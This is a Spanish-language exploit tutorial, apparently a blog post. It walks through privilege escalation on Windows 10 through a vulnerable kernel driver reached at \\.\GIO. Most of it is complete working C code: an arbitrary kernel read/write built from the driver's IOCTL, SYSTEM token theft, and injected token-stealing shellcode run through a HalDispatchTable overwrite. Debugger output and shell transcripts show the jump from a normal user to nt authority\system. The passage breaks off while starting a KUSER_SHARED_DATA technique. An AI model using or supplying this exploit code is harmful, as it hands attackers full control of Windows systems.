La función GetESystemProcess carga el binario ntoskrnl.exe y obtiene la dirección relativa al bloque del proceso System, finalmente calcula la dirección sumando el offset a la dirección base del kernel y lee el _EPROCESS de PsInitialSystemProcess.
QWORD GetSystemEProcess(HANDLE hDevice, QWORD kernelBase) {
    HMODULE hKernel = LoadLibraryA("C:\\Windows\\System32\\ntoskrnl.exe");

    QWORD userPsInitialProcess = (QWORD) GetProcAddress(hKernel, "PsInitialSystemProcess");
    QWORD offsetPsInitialProcess = userPsInitialProcess - (QWORD) hKernel;
    QWORD kernelPsInitialProcess = kernelBase + offsetPsInitialProcess;

    QWORD systemEProcess = ArbitraryRead(hDevice, kernelPsInitialProcess);

    FreeLibrary(hKernel);
    return systemEProcess;
}
Ya con la dirección de un valor de la estructura _EPROCESS podemos recorrer toda la lista doblemente enlazada ActiveProcessLinks hasta que el valor UniqueProcessId coincida con el valor del ProcessId actual que obtenemos con GetCurrentProcessId.
QWORD GetCurrentEProcess(HANDLE hDevice, QWORD systemEProcess) {
    QWORD currentEProcess = systemEProcess;
    DWORD currentProcessId = GetCurrentProcessId();

    while (TRUE) {
        QWORD processLinkAddress = ArbitraryRead(hDevice, currentEProcess + OFFSET_ActiveProcessLinks);
        QWORD processId = ArbitraryRead(hDevice, processLinkAddress - OFFSET_ActiveProcessLinks + OFFSET_UniqueProcessId);

        currentEProcess = processLinkAddress - OFFSET_ActiveProcessLinks;

        if ((DWORD) processId == currentProcessId) {
            break;
        }
    }

    return currentEProcess;
}
Entonces la explotación es simple, obtenemos la base del kernel que nos sirve para obtener el _EPROCESS de System que a su vez nos sirve para obtener el del actual, finalmente usamos ArbitraryWrite para escribir en el campo Token del proceso actual el Token del proceso System, ponemos unos getchar() para debuggear.
int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\GIO", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD kernelBase = GetKernelBase();
    printf("[*] Kernel Base: 0x%llx\n", kernelBase);

    QWORD systemEProcess = GetSystemEProcess(hDevice, kernelBase);
    printf("[*] System _EPROCESS: 0x%llx\n", systemEProcess);

    QWORD currentEProcess = GetCurrentEProcess(hDevice, systemEProcess);
    printf("[*] Current _EPROCESS: 0x%llx\n", currentEProcess);

    getchar();

    ArbitraryWrite(hDevice, systemEProcess + OFFSET_Token, currentEProcess + OFFSET_Token);
    CloseHandle(hDevice);

    system("cmd.exe");
    return 0;
}
Al llegar al primer getchar() muestra las direcciones de las estructuras _EPROCESS.
C:\Users\user\Desktop> exploit.exe
[*] Kernel Base: 0xfffff80769c00000
[*] System _EPROCESS: 0xffff9201e827e040
[*] Current _EPROCESS: 0xffff9201eee082c0
Podemos comprobar que esto funcione correctamente revisando los atributos ImageFileName, el primero corresponde a System y el segundo a exploit.exe.
0: kd> lm m nt
Browse full module list
start             end                 module name
fffff807`69c00000 fffff807`6ac46000   nt         (pdb symbols)

0: kd> dt nt!_EPROCESS 0xffff9201e827e040 ImageFileName
   +0x5a8 ImageFileName : [15]  "System"

0: kd> dt nt!_EPROCESS 0xffff9201eee082c0 ImageFileName
   +0x5a8 ImageFileName : [15]  "exploit.exe"
Si continuamos hasta después del ArbitraryWrite vemos que los campos Token de ambos valores tienen exactamente el mismo valor, así cumplimos nuestro cometido.
0: kd> bp gdrv + 0x28d4

0: kd> g
Breakpoint 0 hit
gdrv+0x28d4:
fffff807`6e9828d4 c3              ret

0: kd> dt nt!_EX_FAST_REF 0xffff9201e827e040 + 0x4b8 Value
   +0x000 Value : 0xffffc601`154447f7

0: kd> dt nt!_EX_FAST_REF 0xffff9201eee082c0 + 0x4b8 Value
   +0x000 Value : 0xffffc601`154447f7
Nuestro exploit final es bastante simple, obtenemos las estructuras _EPROCESS del proceso System y del actual y escribimos el Token para robar así sus privilegios.
#include <windows.h>
#include <stdio.h>
#include <psapi.h>

#define QWORD ULONGLONG
#define IOCTL_COPY 0xC3502808

#define OFFSET_Token 0x4b8
#define OFFSET_UniqueProcessId 0X440
#define OFFSET_ActiveProcessLinks 0x448

typedef struct CopyData {
    QWORD DstAddress;
    QWORD SrcAddress;
    DWORD Size;
} CopyData;

VOID ArbitraryWrite(HANDLE hDevice, QWORD what, QWORD where) {
    CopyData userData;

    userData.DstAddress = where;
    userData.SrcAddress = what;
    userData.Size = 8;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);
}

QWORD ArbitraryRead(HANDLE hDevice, QWORD where) {
    QWORD output;
    CopyData userData;

    userData.DstAddress = (QWORD) &output;
    userData.SrcAddress = where;
    userData.Size = 8;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);

    return output;
}

QWORD GetSystemEProcess(HANDLE hDevice, QWORD kernelBase) {
    HMODULE hKernel = LoadLibraryA("C:\\Windows\\System32\\ntoskrnl.exe");

    QWORD userPsInitialProcess = (QWORD) GetProcAddress(hKernel, "PsInitialSystemProcess");
    QWORD offsetPsInitialProcess = userPsInitialProcess - (QWORD) hKernel;
    QWORD kernelPsInitialProcess = kernelBase + offsetPsInitialProcess;

    QWORD systemEProcess = ArbitraryRead(hDevice, kernelPsInitialProcess);

    FreeLibrary(hKernel);
    return systemEProcess;
}

QWORD GetCurrentEProcess(HANDLE hDevice, QWORD systemEProcess) {
    QWORD currentEProcess = systemEProcess;
    DWORD currentProcessId = GetCurrentProcessId();

    while (TRUE) {
        QWORD processLinkAddress = ArbitraryRead(hDevice, currentEProcess + OFFSET_ActiveProcessLinks);
        QWORD processId = ArbitraryRead(hDevice, processLinkAddress - OFFSET_ActiveProcessLinks + OFFSET_UniqueProcessId);

        currentEProcess = processLinkAddress - OFFSET_ActiveProcessLinks;

        if ((DWORD) processId == currentProcessId) {
            break;
        }
    }

    return currentEProcess;
}

QWORD GetKernelBase() {
    LPVOID drivers[1024];
    DWORD cbNeeded;

    EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded);
    return (QWORD) drivers[0];
}

int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\GIO", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD systemEProcess = GetSystemEProcess(hDevice, GetKernelBase());
    QWORD currentEProcess = GetCurrentEProcess(hDevice, systemEProcess);

    ArbitraryWrite(hDevice, systemEProcess + OFFSET_Token, currentEProcess + OFFSET_Token);
    CloseHandle(hDevice);

    system("cmd.exe");
    return 0;
}
Al ejecutar el exploit deberiamos pasar de la shell como el usuario llamado user con pocos privilegios a nt authority\system que es el usuario con máximos privilegios.
C:\Users\user\Desktop> whoami
windows\user

C:\Users\user\Desktop> exploit.exe
Microsoft Windows [Versión 10.0.19045.6456]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\user\Desktop> whoami
nt authority\system

C:\Users\user\Desktop>
Execute Shellcode
Tenemos una primitiva de escritura no controlamos un callback que podríamos redirigir a un shellcode, nuestro trabajo será buscar una forma de llamar a una dirección que al final nos permita ejecutar un shellcode como un token stealing.
BYTE tokenStealing[60] = {
    0x65, 0x48, 0x8b, 0x14, 0x25, 0x88, 0x01, 0x00, 0x00, // mov rdx, [gs:0x188]              ; $rdx = _KTHREAD
    0x48, 0x8b, 0x82, 0xb8, 0x00, 0x00, 0x00,             // mov rax, [rdx + 0xb8]            ; $rax = _EPROCESS
    0x50, 0x5b,                                           // mov rbx, rax                     ; $rbx = _EPROCESS
                                                          // .loop:
    0x48, 0x8b, 0x9b, 0x48, 0x04, 0x00, 0x00,             //     mov rbx, [rbx + 0x448]       ; $rbx = ActiveProcessLinks
    0x48, 0x81, 0xeb, 0x48, 0x04, 0x00, 0x00,             //     sub rbx, 0x448               ; $rbx = _EPROCESS
    0x48, 0x83, 0xbb, 0x40, 0x04, 0x00, 0x00, 0x04,       //     cmp qword [rbx + 0x440], 0x4 ; cmp PID to SYSTEM PID
    0x75, 0xe8,                                           //     jnz .loop                    ; if zf == 0 -> loop
    0x48, 0x8b, 0x8b, 0xb8, 0x04, 0x00, 0x00,             // mov rcx, [rbx + 0x4b8]           ; $rcx = SYSTEM token
    0x80, 0xe1, 0xf0,                                     // and cl, 0xf0                     ; clear _EX_FAST_REF struct
    0x48, 0x89, 0x88, 0xb8, 0x04, 0x00, 0x00,             // mov [rax + 0x4b8], rcx           ; store SYSTEM token in _EPROCESS
    0xc3                                                  // ret                              ; return
};
Basados en el reversing que hicimos al inicio veamos el funcionamiento del ioctl 0xC3502800, sabemos que reserva un espacio en memoria por lo que creamos una función AllocMemory en la cual controlamos la longitud, la variable de retorno es un qword con la dirección que reservó, pasaremos a analizar su comportamiento.
#define IOCTL_ALLOC 0xC3502800

QWORD AllocMemory(HANDLE hDevice, DWORD size) {
    DWORD input = size;
    QWORD output[2];

    DeviceIoControl(hDevice, IOCTL_ALLOC, (LPVOID) &input, sizeof(input), (LPVOID) output, sizeof(output), 0, NULL);

    return output[0];
}
Ya que tenemos que escribir un shellcode completamente cambiaremos el atributo Size de ArbitraryWrite de un 8 estático a un valor que pasemos por parámetro.
VOID ArbitraryWrite(HANDLE hDevice, QWORD what, QWORD where, DWORD size) {
    CopyData userData;

    userData.DstAddress = where;
    userData.SrcAddress = what;
    userData.Size = size;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);
}
Usando AllocMemory reservamos un espacio en memoria del tamaño de nuestro shellcode, luego escribimos todos sus bytes en esa dirección con ArbitraryWrite.
int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\GIO", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD shellcode = AllocMemory(hDevice, sizeof(tokenStealing));
    ArbitraryWrite(hDevice, (QWORD) &tokenStealing, shellcode, sizeof(tokenStealing));

    printf("[*] Allocated Memory: 0x%llx\n", shellcode);
    getchar();

    CloseHandle(hDevice);
    return 0;
}
Ejecutamos el exploit y se reserva un espacio en memoria, si analizamos la dirección por sus bytes iniciales que son 0xffff, sabemos que está en espacio de kernel.
C:\Users\user\Desktop> exploit.exe
[*] Allocated Memory: 0xffffce80f8e9b000
Si miramos desde el debugger hemos logrado copiar todo nuestro shellcode a esa dirección, y ya que está en modo kernel no afectarán protecciones como SMEP.
0: kd> u 0xffffce80f8e9b000 L0xc
ffffce80`f8e9b000 65488b142588010000 mov     rdx,qword ptr gs:[188h]
ffffce80`f8e9b009 488b82b8000000     mov     rax,qword ptr [rdx+0B8h]
ffffce80`f8e9b010 50                 push    rax
ffffce80`f8e9b011 5b                 pop     rbx
ffffce80`f8e9b012 488b9b48040000     mov     rbx,qword ptr [rbx+448h]
ffffce80`f8e9b019 4881eb48040000     sub     rbx,448h
ffffce80`f8e9b020 4883bb4004000004   cmp     qword ptr [rbx+440h],4
ffffce80`f8e9b028 75e8               jne     ffffce80`f8e9b012
ffffce80`f8e9b02a 488b8bb8040000     mov     rcx,qword ptr [rbx+4B8h]
ffffce80`f8e9b031 80e1f0             and     cl,0F0h
ffffce80`f8e9b034 488988b8040000     mov     qword ptr [rax+4B8h],rcx
ffffce80`f8e9b03b c3                 ret
Algo muy importante para poder ejecutarlo es que tenga los permisos correctos, si miramos los permisos de la PTE en esa dirección encontramos que el bit XD o NoExecute o está deshabilitado por lo que este espacio en memoria es ejecutable.
0: kd> !pte 0xffffce80f8e9b000
                                           VA ffffce80f8e9b000
PXE at FFFFDF6FB7DBECE8    PPE at FFFFDF6FB7D9D018    PDE at FFFFDF6FB3A03E38    PTE at FFFFDF67407C74D8
contains 0A00000005330863  contains 0A00000005331863  contains 0A000001F5686863  contains 0A00000000FFE963
pfn 5330      ---DA--KWEV  pfn 5331      ---DA--KWEV  pfn 1f5686    ---DA--KWEV  pfn ffe       -G-DA--KWEV

0: kd> dt nt!_MMPTE_HARDWARE 0xffffdf67407c74d8
   +0x000 Valid               : 0y1
   +0x000 Dirty1              : 0y1
   +0x000 Owner               : 0y0
   +0x000 WriteThrough        : 0y0
   +0x000 CacheDisable        : 0y0
   +0x000 Accessed            : 0y1
   +0x000 Dirty               : 0y1
   +0x000 LargePage           : 0y0
   +0x000 Global              : 0y1
   +0x000 CopyOnWrite         : 0y0
   +0x000 Unused              : 0y0
   +0x000 Write               : 0y1
   +0x000 PageFrameNumber     : 0y000000000000000000000000111111111110 (0xffe)
   +0x000 ReservedForHardware : 0y0000
   +0x000 ReservedForSoftware : 0y0000
   +0x000 WsleAge             : 0y1010
   +0x000 WsleProtection      : 0y000
   +0x000 NoExecute           : 0y0

Tenemos un espacio en memoria ejecutable en modo kernel con el shellcode, solo necesitamos encontrar una forma de ejecutarlo, hay una técnica conocida utilizando NtQueryIntervalProfile, vamos a analizar porque se usa esta función, si abrimos ntoskrnl.exe en IDA podemos ver que esta función llama a KeQueryIntervalProfile.

La función KeQueryIntervalProfile inicia moviendo al registro rax lo que se encuentra en el offset 0xc00a68, luego llama a _guard_dispatch_icall.
Si miramos la instrucción mov rax en el debugger veremos que mueve el valor en HalDispatchTable+0x8 que dentro contiene un puntero a HaliQuerySystemInformation.
0: kd> u nt + 0x734400 L1
nt!KeQueryIntervalProfile+0x1c:
fffff804`39534400 488b0561c64c00  mov     rax,qword ptr [nt!HalDispatchTable+0x8 (fffff804`39a00a68)]

0: kd> dqs nt!HalDispatchTable + 0x8 L1
fffff804`39a00a68  fffff804`3978f9d0 nt!HaliQuerySystemInformation

Luego de algunas validaciones la función _guard_dispatch_icall termina ejecutando un jmp rax por lo que salta al puntero dentro de la dirección HalDispatchTable+0x8, modificamos el valor dentro de esa dirección y llamamos a NtQueryIntervalProfile entonces al llegar al jmp rax se ejecutará lo que escribimos en esa dirección.
Iniciamos por importar la función NtQueryIntervalProfile, los argumentos realmente no nos interesan, simplemente le pasamos un entero y un puntero a algún dword.
typedef NTSTATUS(WINAPI *NtQueryIntervalProfile_t) (
    IN ULONG ProfileSource,
    OUT PULONG Interval
);

NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t) GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtQueryIntervalProfile");
DWORD interval;
NtQueryIntervalProfile(0x10, &interval);
Entonces, iniciamos obteniendo la dirección de la HalDispatchTable, esto basados en la misma primitiva con la que obtuvimos PsInitlalSystemProcess anteriormente.
QWORD GetHalDispatchTable(QWORD kernelBase) {
    HMODULE hKernel = LoadLibraryA("C:\\Windows\\System32\\ntoskrnl.exe");

    QWORD userHalDispatchTable = (QWORD) GetProcAddress(hKernel, "HalDispatchTable");
    QWORD offsetHalDispatchTable = userHalDispatchTable - (QWORD) hKernel;
    QWORD kernelHalDispatchTable = kernelBase + offsetHalDispatchTable;

    FreeLibrary(hKernel);
    return kernelHalDispatchTable;
}
Iniciamos guardando el valor original dentro de HalDispatchTable + 0x8, ahora solo reservamos un espacio en memoria y movemos el shellcode a esa dirección, y para finalizar cambiamos en valor en HalDispatchTable + 0x8 por la dirección de nuestro shellcode, luego llamamos a NtQueryIntervalProfile el cual ejecutará nuestro shellcode, terminamos por restaurar el valor original en HalDispatchTable + 0x8.
int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\GIO", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD kernelBase = GetKernelBase();

    QWORD kernelHalDispatchTable = GetHalDispatchTable(kernelBase);
    QWORD backupHalPointer = ArbitraryRead(hDevice, kernelHalDispatchTable + 0x8);

    QWORD shellcode = AllocMemory(hDevice, sizeof(tokenStealing));
    ArbitraryWrite(hDevice, (QWORD) &tokenStealing, shellcode, sizeof(tokenStealing));

    printf("[*] Hal Pointer Value: 0x%llx\n", backupHalPointer);
    printf("[*] Shellcode Address: 0x%llx\n", shellcode);
    getchar();

    ArbitraryWrite(hDevice, (QWORD) &shellcode, kernelHalDispatchTable + 0x8, 0x8);
    getchar();

    DWORD interval;
    NtQueryIntervalProfile(0x10, &interval);

    ArbitraryWrite(hDevice, (QWORD) &backupHalPointer, kernelHalDispatchTable + 0x8, 0x8);
    CloseHandle(hDevice);

    system("cmd.exe");
    return 0;
}
Ejecutamos el exploit y al llegar al primer getchar() nos muestra el valor original en HalDisPatchTable + 0x8 y la dirección donde se encuentra nuestro shellcode.
C:\Users\user\Desktop> exploit.exe
[*] Hal Pointer Value: 0xfffff8074df8f9d0
[*] Shellcode Address: 0xffffe281fe68e000
Si miramos lo que contiene la primera dirección como aún no hemos modificado el valor apunta a HaliQuerySystemInformation y la segunda apunta hacia el shellcode.
0: kd> dqs nt!HalDispatchTable + 0x8 L1
fffff807`4e200a68  fffff807`4df8f9d0 nt!HaliQuerySystemInformation

0: kd> u 0xffffe281fe68e000 L1
ffffe281`fe68e000 65488b142588010000 mov   rdx,qword ptr gs:[188h]
Si continuamos la ejecución hasta el segundo getchar() vemos que la dirección dentro de HalDispatchTable + 0x8 ahora tiene la dirección de nuestro shellcode.
0: kd> dqs nt!HalDispatchTable + 0x8 L1
fffff807`4e200a68  ffffe281`fe68e000

0: kd> u 0xffffe281fe68e000 L1
ffffe281`fe68e000 65488b142588010000 mov   rdx,qword ptr gs:[188h]
Ponemos un breakpoint en el shellcode y al llamar a la API NtQueryIntervalProfile podemos ver que se empieza a ejecutar y termina la ejecución sin provocar errores.
0: kd> bp poi(nt!HalDispatchTable + 8)

0: kd> g
Breakpoint 0 hit
ffffe281`fe68e000 65488b142588010000 mov   rdx,qword ptr gs:[188h]

0: kd> pt
ffffe281`fe68e03b c3              ret

0: kd> p
nt!KeQueryIntervalProfile+0x3e:
fffff807`5fb34422 85c0            test    eax,eax
Cuando terminamos la ejecución del main el puntero se restaura por el valor original.
0: kd> dqs nt!HalDispatchTable + 0x8 L1
fffff807`4e200a68  fffff807`4df8f9d0 nt!HaliQuerySystemInformation
Nuestro exploit cambió, reserva un espacio en el kernel y mueve ahí el shellcode, luego cambiamos el valor en HalDispatchTable + 0x8 por la dirección de nuestro shellcode y terminamos llamando a NtQueryIntervalProfile para ejecutarlo.
#include <windows.h>
#include <stdio.h>
#include <psapi.h>

#define QWORD ULONGLONG

#define IOCTL_COPY 0xC3502808
#define IOCTL_ALLOC 0xC3502800

typedef struct CopyData {
    QWORD DstAddress;
    QWORD SrcAddress;
    DWORD Size;
} CopyData;

typedef NTSTATUS(WINAPI *NtQueryIntervalProfile_t) (
    IN ULONG ProfileSource,
    OUT PULONG Interval
);

NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t) GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtQueryIntervalProfile");

BYTE tokenStealing[60] = {
    0x65, 0x48, 0x8b, 0x14, 0x25, 0x88, 0x01, 0x00, 0x00, // mov rdx, [gs:0x188]              ; $rdx = _KTHREAD
    0x48, 0x8b, 0x82, 0xb8, 0x00, 0x00, 0x00,             // mov rax, [rdx + 0xb8]            ; $rax = _EPROCESS
    0x50, 0x5b,                                           // mov rbx, rax                     ; $rbx = _EPROCESS
                                                          // .loop:
    0x48, 0x8b, 0x9b, 0x48, 0x04, 0x00, 0x00,             //     mov rbx, [rbx + 0x448]       ; $rbx = ActiveProcessLinks
    0x48, 0x81, 0xeb, 0x48, 0x04, 0x00, 0x00,             //     sub rbx, 0x448               ; $rbx = _EPROCESS
    0x48, 0x83, 0xbb, 0x40, 0x04, 0x00, 0x00, 0x04,       //     cmp qword [rbx + 0x440], 0x4 ; cmp PID to SYSTEM PID
    0x75, 0xe8,                                           //     jnz .loop                    ; if zf == 0 -> loop
    0x48, 0x8b, 0x8b, 0xb8, 0x04, 0x00, 0x00,             // mov rcx, [rbx + 0x4b8]           ; $rcx = SYSTEM token
    0x80, 0xe1, 0xf0,                                     // and cl, 0xf0                     ; clear _EX_FAST_REF struct
    0x48, 0x89, 0x88, 0xb8, 0x04, 0x00, 0x00,             // mov [rax + 0x4b8], rcx           ; store SYSTEM token in _EPROCESS
    0xc3                                                  // ret                              ; return
};

VOID ArbitraryWrite(HANDLE hDevice, QWORD what, QWORD where, DWORD size) {
    CopyData userData;

    userData.DstAddress = where;
    userData.SrcAddress = what;
    userData.Size = size;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);
}

QWORD ArbitraryRead(HANDLE hDevice, QWORD where) {
    QWORD output;
    CopyData userData;

    userData.DstAddress = (QWORD) &output;
    userData.SrcAddress = where;
    userData.Size = 8;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);

    return output;
}

QWORD AllocMemory(HANDLE hDevice, DWORD size) {
    DWORD input = size;
    QWORD output[2];

    DeviceIoControl(hDevice, IOCTL_ALLOC, (LPVOID) &input, sizeof(input), (LPVOID) output, sizeof(output), 0, NULL);

    return output[0];
}

QWORD GetHalDispatchTable(QWORD kernelBase) {
    HMODULE hKernel = LoadLibraryA("C:\\Windows\\System32\\ntoskrnl.exe");

    QWORD userHalDispatchTable = (QWORD) GetProcAddress(hKernel, "HalDispatchTable");
    QWORD offsetHalDispatchTable = userHalDispatchTable - (QWORD) hKernel;
    QWORD kernelHalDispatchTable = kernelBase + offsetHalDispatchTable;

    FreeLibrary(hKernel);
    return kernelHalDispatchTable;
}

QWORD GetKernelBase() {
    LPVOID drivers[1024];
    DWORD cbNeeded;

    EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded);
    return (QWORD) drivers[0];
}

int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\GIO", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD kernelBase = GetKernelBase();

    QWORD kernelHalDispatchTable = GetHalDispatchTable(kernelBase);
    QWORD backupHalPointer = ArbitraryRead(hDevice, kernelHalDispatchTable + 0x8);

    QWORD shellcode = AllocMemory(hDevice, sizeof(tokenStealing));
    ArbitraryWrite(hDevice, (QWORD) &tokenStealing, shellcode, sizeof(tokenStealing));
    ArbitraryWrite(hDevice, (QWORD) &shellcode, kernelHalDispatchTable + 0x8, 0x8);

    DWORD interval;
    NtQueryIntervalProfile(0x10, &interval);

    ArbitraryWrite(hDevice, (QWORD) &backupHalPointer, kernelHalDispatchTable + 0x8, 0x8);
    CloseHandle(hDevice);

    system("cmd.exe");
    return 0;
}
Al ejecutar el exploit logramos ejecutar un shellcode y pasamos del usuario user de bajos privilegios a nt authority\system que es el usuario con máximos privilegios.
C:\Users\user\Desktop> whoami
windows\user

C:\Users\user\Desktop> exploit.exe
Microsoft Windows [Versión 10.0.19045.6456]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\user\Desktop> whoami
nt authority\system

C:\Users\user\Desktop>
KUSER_SHARED_DATA
Antes usamos un espacio en memoria que afortunadamente el driver nos permitía reservar, ahora nos aprovecharemos de KUSER_SHARED_DATA, esta es una página de memoria de 4KB que Windows ha mantenido con una dirección estática sin kASLR.
0: kd> !kuser
_KUSER_SHARED_DATA at fffff78000000000
TickCount:    fa00000 * 0000000000004eb8 (0:00:05:14.875)
TimeZone Id: 1
ImageNumber Range: [8664 .. 8664]
Crypto Exponent: 0
SystemRoot: 'C:\Windows'
BootId: 72

0: kd> dt nt!_KUSER_SHARED_DATA 0xfffff78000000000
   +0x000 TickCountLowDeprecated : 0
   +0x004 TickCountMultiplier : 0xfa00000
   +0x008 InterruptTime    : _KSYSTEM_TIME
   +0x014 SystemTime       : _KSYSTEM_TIME
   +0x020 TimeZoneBias     : _KSYSTEM_TIME
   +0x02c ImageNumberLow   : 0x8664
   +0x02e ImageNumberHigh  : 0x8664
   +0x030 NtSystemRoot     : [260]  "C:\Windows"
   ...............................................
   +0x3d8 XState           : _XSTATE_CONFIGURATION
   +0x710 FeatureConfigurationChangeStamp : _KSYSTEM_TIME
   +0x71c Spare            : 0
La dirección siempre será 0xfffff78000000000 por lo que podriamos usarla en un exploit sin que nos afecte el kASLR, evitaremos modificar valores de esa estructura que es de 0x71c bytes, podemos simplemente usar el espacio en el offset 0x800.
0: kd> db 0xfffff78000000000 + 0x800
fffff780`00000800  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fffff780`00000810  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fffff780`00000820  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fffff780`00000830  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
